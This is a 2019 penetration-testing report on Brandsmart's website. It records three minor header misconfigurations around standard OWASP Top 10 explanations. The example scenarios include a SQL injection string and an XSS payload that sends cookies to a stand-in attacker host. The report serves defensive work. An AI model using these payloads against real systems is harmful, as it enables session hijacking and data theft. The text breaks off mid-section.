



# Penetration Testing Report

Prepared Exclusively For:





## Contents

Intelligence Gathering.....	5
Vulnerabilities by Severity .....	7
Methodology.....	9
Categories .....	10
Injection .....	10
Injection Findings: .....	11
Authentication & Session Management Findings: None to Report.....	13
Cross Site Scripting.....	14
XSS Findings: None to report .....	15
Insecure Direct Object References .....	16
Direct Object Access Findings: None to Report .....	17
Misconfiguration.....	18
Misconfiguration Findings.....	19
Data Exposure Findings:.....	22
Missing Function Level Access Control .....	24
Access Control Findings: None to Report .....	25
Cross Site Request Forgery .....	26
CSRF Findings: None to Report .....	27
Components With Known Vulnerabilities.....	28
Components with Known Vulnerabilities Findings: None to Report .....	29
Unvalidated Redirects & Forwards .....	30
Unvalidated Redirects & Forwards Findings: None to Report.....	31

Date:	Friday, November 15 <sup>th</sup> , 2019
Customer:	Brandsmart
Testing Period:	11/12/2019 – 11/15/2019
Customer Contact:	joseph.doyle@bm1.brandsmart.com
Author:	Dan Hestad Director dan@beadwindowsecurity.com

## Executive Summary

Beadwindow performed network and application penetration tests on behalf of Brandsmart. This report summarizes the testing that was performed and the issues that were uncovered. Major observations are as follows:

### **A total of 3 security issues were discovered.**

Testing was both internal and external. A VPN connection was provided for the internal portion of the testing and authentication credentials were provided for the application testing. Exploratory tests were performed to gain an understanding of the system that cannot be obtained through public knowledge or specification documents. Next, a threat model was created to explore assets, threats, attack vectors and conditions required for a successful attack. Finally, a test plan was developed to guide the attack and test execution process, ensuring every avenue of attack was thoroughly covered.

Physical security and social engineering were not in-scope for this penetration test. All testing was conducted remotely.

## Intelligence Gathering

The first phase of the testing began with intelligence gathering processes to determine the types of operating systems, patch levels, services running, etc, in order to develop an attack plan for the exploitation phase.

Tools used to conduct this phase of the operation are: paros, burpsuite, w3af, httpprint, nmap, netcat, p0f, browsers, snmputils, ping, traceroute, and several other tools.

For penetration testing, exploit attempts were made against all discovered open ports, however, the services appear to be well-patched and also have IP based access controls which would make it very difficult for an attacker to successfully exploit these services.

Thousands of exploitation tests were performed against the hosts that were in-scope. Negative results are not reported. The categories of vulnerabilities that were tested for are enumerated here:

### **Remote & Local Attacks**


- Unpatched servers
- Buffer overflows
- Race Conditions
- Format String errors
- Default passwords
- Privilege Escalation attacks
- Insecure Communication
- Denial of Service attacks

### **Application Layer Attacks (OWASP Top 10 Threats)**

- Injection Flaws (SQL Injection, Command Injection, Code Injection, etc)
- Cross-Site Scripting (XSS)
- Broken Authentication and Session Management
- Insecure Direct Object References
- Cross-Site Request Forgery (CSRF)
- Security Misconfiguration
- Insecure Cryptographic Storage
- Failure to Restrict URL Access
- Insufficient Transport Layer Protection
- Unvalidated Redirects and Forwards


3 security issues were identified during penetration testing. These issues would indicate vulnerabilities that a remote attacker would be able to exploit in order to gain a foothold into the application or network or to gather more information about the target. The following charts summarize the issues by type and severity:

## Vulnerabilities by Severity



**Figure 1 - Vulnerabilities by Severity**

## Vulnerabilities by Type



**Figure 2 - Vulnerabilities by Type**

## Severity Ranking System

Ratings are defined using a simple Critical, High, Medium and Low scale to make it easier to rate threats consistently alongside one another. The Vulnerability Severity Rating table below helps clearly define the course of action recommended based on the overall risk to the client a particular vulnerability poses.

---

***Vulnerability Severity Ratings Table:***

---

Rating	Severity	Definition
12 – 15	Critical	Fix immediately – risk of discovery is high and the damage potential is high.
8 – 11	High	Fix quickly – there is a risk of discovery and damage potential warrant patching.
5 – 7	Medium	Consider Fixing – risk of discovery is low or damage potential is insignificant.
n/A	Low	Requires Further Investigation – risk of discovery appears low or damage potential appears insignificant. Utilize future resources to investigate further as time permits.



# Methodology

What is Web Application Security Testing? A security test is a method of evaluating the security of a computer system or network by methodically validating and verifying the effectiveness of application security controls.

A web application security test focuses only on evaluating the security of a web application. The process involves an active analysis of the application for any weaknesses, technical flaws, or vulnerabilities. Any security issues that are found will be presented to the system owner, together with an assessment of the impact, a proposal for mitigation or a technical solution.

What is a Vulnerability? A vulnerability is a flaw or weakness in a system's design, implementation, operation or management that could be exploited to compromise the system's security objectives.

What is a Threat? A threat is anything (a malicious external attacker, an internal user, a system instability, etc) that may harm the assets owned by an application (resources of value, such as the data in a database or in the file system) by exploiting a vulnerability.

What is a Test? A test is an action to demonstrate that an application meets the security requirements of its stakeholders.

Security testing will never be an exact science where a complete list of all possible issues that should be tested can be defined. Indeed, security testing is only an appropriate technique for testing the security of web applications under certain circumstances. The tester knows nothing or has very little information about the application to be tested.

Testing is divided into 2 phases: Passive & Active

Passive testing can be described as simply interacting normally with the application. The goals are to understand intended functionality and to catalog normal security functions.

Passive Testing activities:

- Footprinting
- Google/Search Engine Analysis
- Profiling

Active Testing Activities:






- Mapping
- Fingerprinting
- Brute Forcing
- Scanning
- Malformed Input
- Exploitation

Some activities may cross over from passive to active.

The "Exploitability" rating indicates the difficulty of exploitation. A Low rating indicates the issue would be easier to exploit than a High rating.

# Categories

## Injection

A1 Injection					
 Threat Agents	 Attack Vectors	 Security Weakness		 Technical Impacts	 Business Impacts
Application Specific	Exploitability EASY	Prevalence COMMON	Detectability AVERAGE	Impact SEVERE	Application / Business Specific
Consider anyone who can send untrusted data to the system, including external users, internal users, and administrators.	Attacker sends simple text-based attacks that exploit the syntax of the targeted interpreter. Almost any source of data can be an injection vector, including internal sources.	Injection flaws occur when an application sends untrusted data to an interpreter. Injection flaws are very prevalent, particularly in legacy code. They are often found in SQL, LDAP, Xpath, or NoSQL queries; OS commands; XML parsers, SMTP Headers, program arguments, etc. Injection flaws are easy to discover when examining code, but frequently hard to discover via testing. Scanners and fuzzers can help attackers find injection flaws.		Injection can result in data loss or corruption, lack of accountability, or denial of access. Injection can sometimes lead to complete host takeover.	
				Consider the business value of the affected data and the platform running the interpreter. All data could be stolen, modified, or deleted. Could your reputation be harmed?	

Am I Vulnerable To Injection? The best way to find out if an application is vulnerable to injection is to verify that all use of interpreters clearly separates untrusted data from the command or query. For SQL calls, this means using bind variables in all prepared statements and stored procedures, and avoiding dynamic queries. Checking the code is a fast and accurate way to see if the application uses interpreters safely. Code analysis tools can help a security analyst find the use of interpreters and trace the data flow through the application. Penetration testers can validate these issues by crafting exploits that confirm the vulnerability. Automated dynamic scanning which exercises the application may provide insight into whether some exploitable injection flaws exist. Scanners cannot always reach interpreters and have difficulty detecting whether an attack was successful. Poor error handling makes injection flaws easier to discover.

How Do I Prevent Injection? Preventing injection requires keeping untrusted data separate from commands and queries.

1. The preferred option is to use a safe API which avoids the use of the interpreter entirely or provides a parameterized interface. Be careful with APIs, such as stored procedures, that are parameterized, but can still introduce injection under the hood.
2. If a parameterized API is not available, you should carefully escape special characters using the specific escape syntax for that interpreter. OWASP's ESAPI provides many of these escaping routines.
3. Positive or "white list" input validation is also recommended, but is not a complete defense as many applications require special characters in their input. If special characters are required, only approaches

1. and 2. above will make their use safe. OWASP's ESAPI has an extensible library of white list input validation routines.

Example Attack Scenarios Scenario #1: The application uses untrusted data in the construction of the following vulnerable SQL call: `String query = "SELECT * FROM accounts WHERE custID='" + request.getParameter("id") + "'";`

Scenario #2: Similarly, an application's blind trust in frameworks may result in queries that are still vulnerable, (e.g., Hibernate Query Language (HQL)): `Query HQLQuery = session.createQuery("FROM accounts WHERE custID='" + request.getParameter("id") + "'");` In both cases, the attacker modifies the 'id' parameter value in her browser to send: ' or '1'='1.

For example: `http://example.com/app/accountView?id=' or '1'='1` This changes the meaning of both queries to return all the records from the accounts table. More dangerous attacks could modify data or even invoke stored procedures.

## Injection Findings:

### *Vulnerability Description*

X-Frame-Options header is not included in the HTTP response to protect against 'ClickJacking' attacks.

### *Severity*

Medium

### *Systems / Pages Impacted*






URL	https://brandsmartusa.com
Method	GET
Parameter	X-Frame-Options

### *Recommendation*

Most modern Web browsers support the X-Frame-Options HTTP header. Ensure it's set on all web pages returned by your site (if you expect the page to be framed only by pages on your server (e.g. it's part of a FRAMESET) then you'll want to use SAMEORIGIN, otherwise if you never expect the page to be framed, you should use DENY. ALLOW-FROM allows specific websites to frame the web page in supported web browsers).

### *References*

<http://blogs.msdn.com/b/ieinternals/archive/2010/03/30/combating-clickjacking-with-x-frame-options.aspx>

<div style="display: flex; align-items: center;"> <div style="background-color: #4CAF50; color: white; padding: 10px; font-size: 2em; margin-right: 10px;">A2</div> <div> <h1 style="margin: 0;">Broken Authentication and Session Management</h1> </div> </div>					
 Threat Agents	 Attack Vectors	 Security Weakness	 Technical Impacts	 Business Impacts	
Application Specific	Exploitability AVERAGE	Prevalence WIDESPREAD	Detectability AVERAGE	Impact SEVERE	Application / Business Specific
Consider anonymous external attackers, as well as users with their own accounts, who may attempt to steal accounts from others. Also consider insiders wanting to disguise their actions.	Attacker uses leaks or flaws in the authentication or session management functions (e.g., exposed accounts, passwords, session IDs) to impersonate users.	Developers frequently build custom authentication and session management schemes, but building these correctly is hard. As a result, these custom schemes frequently have flaws in areas such as logout, password management, timeouts, remember me, secret question, account update, etc. Finding such flaws can sometimes be difficult, as each implementation is unique.	Such flaws may allow some or even <u>all</u> accounts to be attacked. Once successful, the attacker can do anything the victim could do. Privileged accounts are frequently targeted.	Consider the business value of the affected data or application functions.  Also consider the business impact of public exposure of the vulnerability.	

Am I Vulnerable to Hijacking? Are session management assets like user credentials and session IDs properly protected? You may be vulnerable if:

1. User authentication credentials aren't protected when stored using hashing or encryption. See A6.
2. Credentials can be guessed or overwritten through weak account management functions (e.g., account creation, change password, recover password, weak session IDs).
3. Session IDs are exposed in the URL (e.g., URL rewriting).
4. Session IDs are vulnerable to session fixation attacks.
5. Session IDs don't timeout, or user sessions or authentication tokens, particularly single sign-on (SSO) tokens, aren't properly invalidated during logout.
6. Session IDs aren't rotated after successful login.
7. Passwords, session IDs, and other credentials are sent over unencrypted connections. See A6

How Do I Prevent This? The primary recommendation for an organization is to make available to developers:

1. A single set of strong authentication and session management controls. Such controls should strive to:
  - a) meet all the authentication and session management requirements defined in OWASP's Application Security Verification Standard (ASVS) areas V2 (Authentication) and V3 (Session Management).
  - b) have a simple interface for developers. Consider the ESAPI Authenticator and User APIs as good examples to emulate, use, or build upon.

2. Strong efforts should also be made to avoid XSS flaws which can be used to steal session IDs. See A3.

### Example Attack Scenarios

Scenario #1: Airline reservations application supports URL rewriting, putting session IDs in the URL: `http://example.com/sale/saleitems;jsessionid=2P0OC2JSNDLPSKHCJUN2JV?dest=Hawaii` An authenticated user of the site wants to let his friends know about the sale. He e-mails the above link without knowing he is also giving away his session ID. When his friends use the link they will use his session and credit card.

Scenario #2: Application's timeouts aren't set properly. User uses a public computer to access site. Instead of selecting "logout" the user simply closes the browser tab and walks away. Attacker uses the same browser an hour later, and that browser is still authenticated. Scenario #3: Insider or external attacker gains access to the system's password database. User passwords are not properly hashed, exposing every users' password to the attacker.

## Authentication & Session Management Findings: None to Report

*Vulnerability Description*


*Severity*

*Systems / Pages Impacted*

*Recommendation*

*References*

## Cross Site Scripting



Am I Vulnerable to XSS? You are vulnerable if you do not ensure that all user supplied input is properly escaped, or you do not verify it to be safe via input validation, before including that input in the output page. Without proper output escaping or validation, such input will be treated as active content in the browser. If Ajax is being used to dynamically update the page, are you using safe JavaScript APIs? For unsafe JavaScript APIs, encoding or validation must also be used. Automated tools can find some XSS problems automatically. However, each application builds output pages differently and uses different browser side interpreters such as JavaScript, ActiveX, Flash, and Silverlight, making automated detection difficult. Therefore, complete coverage requires a combination of manual code review and penetration testing, in addition to automated approaches. Web 2.0 technologies, such as Ajax, make XSS much more difficult to detect via automated tools.

How Do I Prevent XSS? Preventing XSS requires separation of untrusted data from active browser content.

1. The preferred option is to properly escape all untrusted data based on the HTML context (body, attribute, JavaScript, CSS, or URL) that the data will be placed into. See the OWASP XSS Prevention Cheat Sheet for details on the required data escaping techniques.
2. Positive or "whitelist" input validation is also recommended as it helps protect against XSS, but is not a complete defense as many applications require special characters in their input. Such validation should, as much as possible, validate the length, characters, format, and business rules on that data before accepting the input.

3. For rich content, consider auto-sanitization libraries like OWASP's AntiSamy or the Java HTML Sanitizer Project.

4. Consider Content Security Policy (CSP) to defend against XSS across your entire site.

**Example Attack Scenario** The application uses untrusted data in the construction of the following HTML snippet without validation or escaping: `(String) page += "<input name='creditcard' type='TEXT' value='" + request.getParameter("CC") + "'>";` The attacker modifies the 'CC' parameter in his browser to: `'><script>document.location= 'http://www.attacker.com/cgi-bin/cookie.cgi?foo='+document.cookie</script>'`. This causes the victim's session ID to be sent to the attacker's website, allowing the attacker to hijack the user's current session. Note that attackers can also use XSS to defeat any automated CSRF defense the application might employ. See A8 for info on CSRF.

## XSS Findings: None to report

*Vulnerability Description*






*Severity*

*Systems / Pages Impacted*

*Recommendation*

*References*

# Insecure Direct Object References

<div style="display: flex; align-items: center;"> <div style="background-color: #4CAF50; color: white; padding: 10px; font-size: 2em; margin-right: 10px;">A4</div> <div>Insecure Direct Object References</div> </div>					
 Threat Agents	 Attack Vectors	 Security Weakness		 Technical Impacts	 Business Impacts
Application Specific	Exploitability <b>EASY</b>	Prevalence <b>COMMON</b>	Detectability <b>EASY</b>	Impact <b>MODERATE</b>	Application / Business Specific
Consider the types of users of your system. Do any users have only partial access to certain types of system data?	Attacker, who is an authorized system user, simply changes a parameter value that directly refers to a system object to another object the user isn't authorized for. Is access granted?	Applications frequently use the actual name or key of an object when generating web pages. Applications don't always verify the user is authorized for the target object. This results in an insecure direct object reference flaw. Testers can easily manipulate parameter values to detect such flaws. Code analysis quickly shows whether authorization is properly verified.		Such flaws can compromise all the data that can be referenced by the parameter. Unless object references are unpredictable, it's easy for an attacker to access all available data of that type.	Consider the business value of the exposed data. Also consider the business impact of public exposure of the vulnerability.

Am I Vulnerable? The best way to find out if an application is vulnerable to insecure direct object references is to verify that all object references have appropriate defenses. To achieve this, consider:

1. For direct references to restricted resources, does the application fail to verify the user is authorized to access the exact resource they have requested?
2. If the reference is an indirect reference, does the mapping to the direct reference fail to limit the values to those authorized for the current user? Code review of the application can quickly verify whether either approach is implemented safely. Testing is also effective for identifying direct object references and whether they are safe. Automated tools typically do not look for such flaws because they cannot recognize what requires protection or what is safe or unsafe.

How Do I Prevent This? Preventing insecure direct object references requires selecting an approach for protecting each user accessible object (e.g., object number, filename):

1. Use per user or session indirect object references. This prevents attackers from directly targeting unauthorized resources. For example, instead of using the resource's database key, a drop down list of six resources authorized for the current user could use the numbers 1 to 6 to indicate which value the user selected. The application has to map the per-user indirect reference back to the actual database key on the server. OWASP's ESAPI includes both sequential and random access reference maps that developers can use to eliminate direct object references.
2. Check access. Each use of a direct object reference from an untrusted source must include an access control check to ensure the user is authorized for the requested object.

Example Attack Scenario The application uses unverified data in a SQL call that is accessing account information: String query = "SELECT \* FROM accts WHERE account = ?"; PreparedStatement pstmt =



```
connection.prepareStatement(query , ... ); pstmt.setString( 1, request.getParameter("acct"));
ResultSet results = pstmt.executeQuery( );
```

The attacker simply modifies the 'acct' parameter in her browser to send whatever account number she wants. If not properly verified, the attacker can access any user's account, instead of only the intended customer's account.

<http://example.com/app/accountInfo?acct=notmyacct>

## Direct Object Access Findings: None to Report

*Vulnerability Description*






*Severity*

*Systems / Pages Impacted*

*Recommendation*

*References*

# Misconfiguration

<div style="display: flex; align-items: center;"> <div style="background-color: #4CAF50; color: white; padding: 10px; font-size: 2em; margin-right: 10px;">A5</div> <div>Security Misconfiguration</div> </div>					
 Threat Agents	 Attack Vectors	 Security Weakness		 Technical Impacts	 Business Impacts
Application Specific	Exploitability EASY	Prevalence COMMON	Detectability EASY	Impact MODERATE	Application / Business Specific
Consider anonymous external attackers as well as users with their own accounts that may attempt to compromise the system. Also consider insiders wanting to disguise their actions.	Attacker accesses default accounts, unused pages, unpatched flaws, unprotected files and directories, etc. to gain unauthorized access to or knowledge of the system.	Security misconfiguration can happen at any level of an application stack, including the platform, web server, application server, database, framework, and custom code. Developers and system administrators need to work together to ensure that the entire stack is configured properly. Automated scanners are useful for detecting missing patches, misconfigurations, use of default accounts, unnecessary services, etc.		Such flaws frequently give attackers unauthorized access to some system data or functionality. Occasionally, such flaws result in a complete system compromise.	The system could be completely compromised without you knowing it. All of your data could be stolen or modified slowly over time. Recovery costs could be expensive.

Am I Vulnerable to Attack? Is your application missing the proper security hardening across any part of the application stack? Including:

1. Is any of your software out of date? This includes the OS, Web/App Server, DBMS, applications, and all code libraries (see new A9).
2. Are any unnecessary features enabled or installed (e.g., ports, services, pages, accounts, privileges)?
3. Are default accounts and their passwords still enabled and unchanged?
4. Does your error handling reveal stack traces or other overly informative error messages to users?
5. Are the security settings in your development frameworks (e.g., Struts, Spring, ASP.NET) and libraries not set to secure values? Without a concerted, repeatable application security configuration process, systems are at a higher risk.

How Do I Prevent This? The primary recommendations are to establish all of the following:

1. A repeatable hardening process that makes it fast and easy to deploy another environment that is properly locked down. Development, QA, and production environments should all be configured identically (with different passwords used in each environment). This process should be automated to minimize the effort required to setup a new secure environment.
2. A process for keeping abreast of and deploying all new software updates and patches in a timely manner to each deployed environment. This needs to include all code libraries as well (see new A9).
3. A strong application architecture that provides effective, secure separation between components.

4. Consider running scans and doing audits periodically to help detect future misconfigurations or missing patches.

#### Example Attack Scenarios

Scenario #1: The app server admin console is automatically installed and not removed. Default accounts aren't changed. Attacker discovers the standard admin pages are on your server, logs in with default passwords, and takes over.

Scenario #2: Directory listing is not disabled on your server. Attacker discovers she can simply list directories to find any file. Attacker finds and downloads all your compiled Java classes, which she decompiles and reverse engineers to get all your custom code. She then finds a serious access control flaw in your application.

Scenario #3: App server configuration allows stack traces to be returned to users, potentially exposing underlying flaws. Attackers love the extra information error messages provide.

Scenario #4: App server comes with sample applications that are not removed from your production server. Said sample applications have well known security flaws attackers can use to compromise your server.

## Misconfiguration Findings

### *Vulnerability Description*

The Anti-MIME-Sniffing header X-Content-Type-Options was not set to 'nosniff'. This allows older versions of Internet Explorer and Chrome to perform MIME-sniffing on the response body, potentially causing the response body to be interpreted and displayed as a content type other than the declared content type. Current and legacy versions of Firefox will use the declared content type (if one is set), rather than performing MIME-sniffing.

### *Severity*

Low

### *Systems / Pages Impacted*

URL	https://brandsmartusa.com
Method	GET
Parameter	X-Content-Type-Options

### *Solution:*

Ensure that the application/web server sets the Content-Type header appropriately, and that it sets the X-Content-Type-Options header to 'nosniff' for all web pages.






If possible, ensure that the end user uses a standards-compliant and modern web browser that does not perform MIME-sniffing at all, or that can be directed by the web application/web server to not perform MIME-sniffing.

***References:***

<http://msdn.microsoft.com/en-us/library/ie/gg622941%28v=vs.85%29.aspx>

[https://www.owasp.org/index.php/List\\_of\\_useful\\_HTTP\\_headers](https://www.owasp.org/index.php/List_of_useful_HTTP_headers)

## Sensitive Data Exposure

<div style="display: flex; align-items: center;"> <div style="background-color: #4CAF50; color: white; padding: 10px; font-size: 2em; margin-right: 10px;">A6</div> <div>Sensitive Data Exposure</div> </div>					
 Threat Agents	 Attack Vectors	 Security Weakness	 Technical Impacts	 Business Impacts	
<b>Application Specific</b>	<b>Exploitability DIFFICULT</b>	<b>Prevalence UNCOMMON</b>	<b>Detectability AVERAGE</b>	<b>Impact SEVERE</b>	<b>Application / Business Specific</b>
Consider who can gain access to your sensitive data and any backups of that data. This includes the data at rest, in transit, and even in your customers' browsers. Include both external and internal threats.	Attackers typically don't break crypto directly. They break something else, such as steal keys, do man-in-the-middle attacks, or steal clear text data off the server, while in transit, or from the user's browser.	The most common flaw is simply not encrypting sensitive data. When crypto is employed, weak key generation and management, and weak algorithm usage is common, particularly weak password hashing techniques. Browser weaknesses are very common and easy to detect, but hard to exploit on a large scale. External attackers have difficulty detecting server side flaws due to limited access and they are also usually hard to exploit.		Failure frequently compromises all data that should have been protected. Typically, this information includes sensitive data such as health records, credentials, personal data, credit cards, etc.	Consider the business value of the lost data and impact to your reputation. What is your legal liability if this data is exposed? Also consider the damage to your reputation.

Am I Vulnerable to Data Exposure? The first thing you have to determine is which data is sensitive enough to require extra protection. For example, passwords, credit card numbers, health records, and personal information should be protected.

For all such data:

1. Is any of this data stored in clear text long term, including backups of this data?
2. Is any of this data transmitted in clear text, internally or externally? Internet traffic is especially dangerous.
3. Are any old / weak cryptographic algorithms used?
4. Are weak crypto keys generated, or is proper key management or rotation missing?
5. Are any browser security directives or headers missing when sensitive data is provided by / sent to the browser?

How Do I Prevent This? The full perils of unsafe cryptography, SSL usage, and data protection are well beyond the scope of the Top 10.

That said, for all sensitive data, do all of the following, at a minimum:

1. Considering the threats you plan to protect this data from (e.g., insider attack, external user), make sure you encrypt all sensitive data at rest and in transit in a manner that defends against these threats.
2. Don't store sensitive data unnecessarily. Discard it as soon as possible. Data you don't have can't be stolen.

3. Ensure strong standard algorithms and strong keys are used, and proper key management is in place. Consider using FIPS 140 validated cryptographic modules.
4. Ensure passwords are stored with an algorithm specifically designed for password protection, such as bcrypt, PBKDF2, or scrypt.
5. Disable autocomplete on forms collecting sensitive data and disable caching for pages that contain sensitive data.

#### Example Attack Scenarios

Scenario #1: An application encrypts credit card numbers in a database using automatic database encryption. However, this means it also decrypts this data automatically when retrieved, allowing an SQL injection flaw to retrieve credit card numbers in clear text. The system should have encrypted the credit card numbers using a public key, and only allowed back-end applications to decrypt them with the private key.

Scenario #2: A site simply doesn't use SSL for all authenticated pages. Attacker simply monitors network traffic (like an open wireless network), and steals the user's session cookie. Attacker then replays this cookie and hijacks the user's session, accessing the user's private data.

Scenario #3: The password database uses unsalted hashes to store everyone's passwords. A file upload flaw allows an attacker to retrieve the password file. All of the unsalted hashes can be exposed with a rainbow table of precalculated hashes.

## Data Exposure Findings:

### *Vulnerability Description*

The cache-control and pragma HTTP header have not been set properly or are missing allowing the browser and proxies to cache content.

### *Severity*

Medium

### *Systems / Pages Impacted*

URL	https://brandsmartusa.com
Method	GET
Parameter	Cache-Control
Evidence	max-age=506






### *Recommendation*

Whenever possible ensure the cache-control HTTP header is set with no-cache, no-store, must-revalidate; and that the pragma HTTP header is set with no-cache.

### *References*

[https://www.owasp.org/index.php/Session\\_Management\\_Cheat\\_Sheet#Web\\_Content\\_Caching](https://www.owasp.org/index.php/Session_Management_Cheat_Sheet#Web_Content_Caching)

## Missing Function Level Access Control

<div style="display: flex; align-items: center;"> <div style="background-color: #4CAF50; color: white; padding: 10px; font-size: 2em; margin-right: 10px;">A7</div> <div>Missing Function Level Access Control</div> </div>					
 Threat Agents	 Attack Vectors	 Security Weakness	 Technical Impacts	 Business Impacts	
Application Specific	Exploitability <b>EASY</b>	Prevalence <b>COMMON</b>	Detectability <b>AVERAGE</b>	Impact <b>MODERATE</b>	Application / Business Specific
Anyone with network access can send your application a request. Could anonymous users access private functionality or regular users a privileged function?	Attacker, who is an authorized system user, simply changes the URL or a parameter to a privileged function. Is access granted? Anonymous users could access private functions that aren't protected.	Applications do not always protect application functions properly. Sometimes, function level protection is managed via configuration, and the system is misconfigured. Sometimes, developers must include the proper code checks, and they forget.  Detecting such flaws is easy. The hardest part is identifying which pages (URLs) or functions exist to attack.	Such flaws allow attackers to access unauthorized functionality. Administrative functions are key targets for this type of attack.	Consider the business value of the exposed functions and the data they process. Also consider the impact to your reputation if this vulnerability became public.	

Am I Vulnerable to Forced Access? The best way to find out if an application has failed to properly restrict function level access is to verify every application function:

1. Does the UI show navigation to unauthorized functions?
2. Are server side authentication or authorization checks missing?
3. Are server side checks done that solely rely on information provided by the attacker? Using a proxy, browse your application with a privileged role. Then revisit restricted pages using a less privileged role. If the server responses are alike, you're probably vulnerable. Some testing proxies directly support this type of analysis. You can also check the access control implementation in the code. Try following a single privileged request through the code and verifying the authorization pattern. Then search the codebase to find where that pattern is not being followed. Automated tools are unlikely to find these problems.

How Do I Prevent Forced Access? Your application should have a consistent and easy to analyze authorization module that is invoked from all of your business functions. Frequently, such protection is provided by one or more components external to the application code.

1. Think about the process for managing entitlements and ensure you can update and audit easily. Don't hard code.
2. The enforcement mechanism(s) should deny all access by default, requiring explicit grants to specific roles for access to every function.
3. If the function is involved in a workflow, check to make sure the conditions are in the proper state to allow access. NOTE: Most web applications don't display links and buttons to unauthorized functions, but this "presentation layer access control" doesn't actually provide protection. You must also implement checks in the controller or business logic.

Example Attack Scenarios



Scenario #1: The attacker simply force browses to target URLs. The following URLs require authentication. Admin rights are also required for access to the “admin\_getapplInfo” page.  
